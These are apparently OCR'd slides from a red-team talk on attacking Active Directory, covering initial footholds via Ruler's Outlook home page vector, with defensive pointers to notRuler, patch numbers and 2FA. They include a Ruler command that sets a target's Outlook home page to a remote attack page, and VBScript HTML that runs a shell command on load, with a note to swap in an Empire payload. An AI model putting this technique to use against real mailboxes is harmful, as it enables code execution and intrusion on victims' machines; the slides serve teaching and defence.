
https://sensepost.com/blog/2017/outlook-home-page-another-ruler-vector/

@h3xg4m3s

Initial Footholds

Ruler

./ruler --email target@company.com homepage add --url https://github.com/user/attack.html



```
<html>
<head>
<meta http-equiv="Content-Language" content="en-us">
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<title>Outlook</title>
<script id=clientEventHandlersVBS language=vbscript>
<!--
 Sub window_onload()
   Set cmd = CreateObject("Wscript.Shell")
   cmd.Run("notepad")
 End Sub
-->
</script>
</head>
```

Replace “notepad” with an empire payload.

Initial Footholds
notRuler

https://github.com/sensepost/notruler

The opposite of Ruler, provides blue teams with the ability to detect Ruler usage against Exchange.

Patches: KB3191938, KB4011091, KB4011162

Enable 2FA

Attacking Active Directory
Part 2: Not Covered

Discovery of endpoints
IP/Domain Reputation
Payload Generation/Obfuscation
Public Breach Data Dumps
Default Creds on Management Interfaces

Attacking Active Directory
Not L33t 3n0ugh?

Exploits? Very few

Misconfigurations & Users? Mostly

Would you have detected any of this skiddie stuff?

Attacking Active Directory
Not L33t 3n0ugh?


"Most people/vendors worry about 0-days but forget about the 3,374 days"
~someone I wish I could attribute

*Attribution *is* hard

Days since ms08-065

Attacking Active Directory
Road Map

Part 1: High-level Overview and Flow
Part 2: Infrastructure and Initial Footholds
Part 3: Internal Recon, Identifying Attack Paths
Part 4: Taking the Domain
Part 5: Post-Ex? Automation? Exfiltration?
Avoiding Detection? Persistence?



@h3xg4m3s

Ryan Preston ~ Depth Security

Send me feedback!

Slides: https://github.com/h3xg4m3s

Twitter: @h3xg4m3s

*Slides also linked in latest tweet

Slack: awsm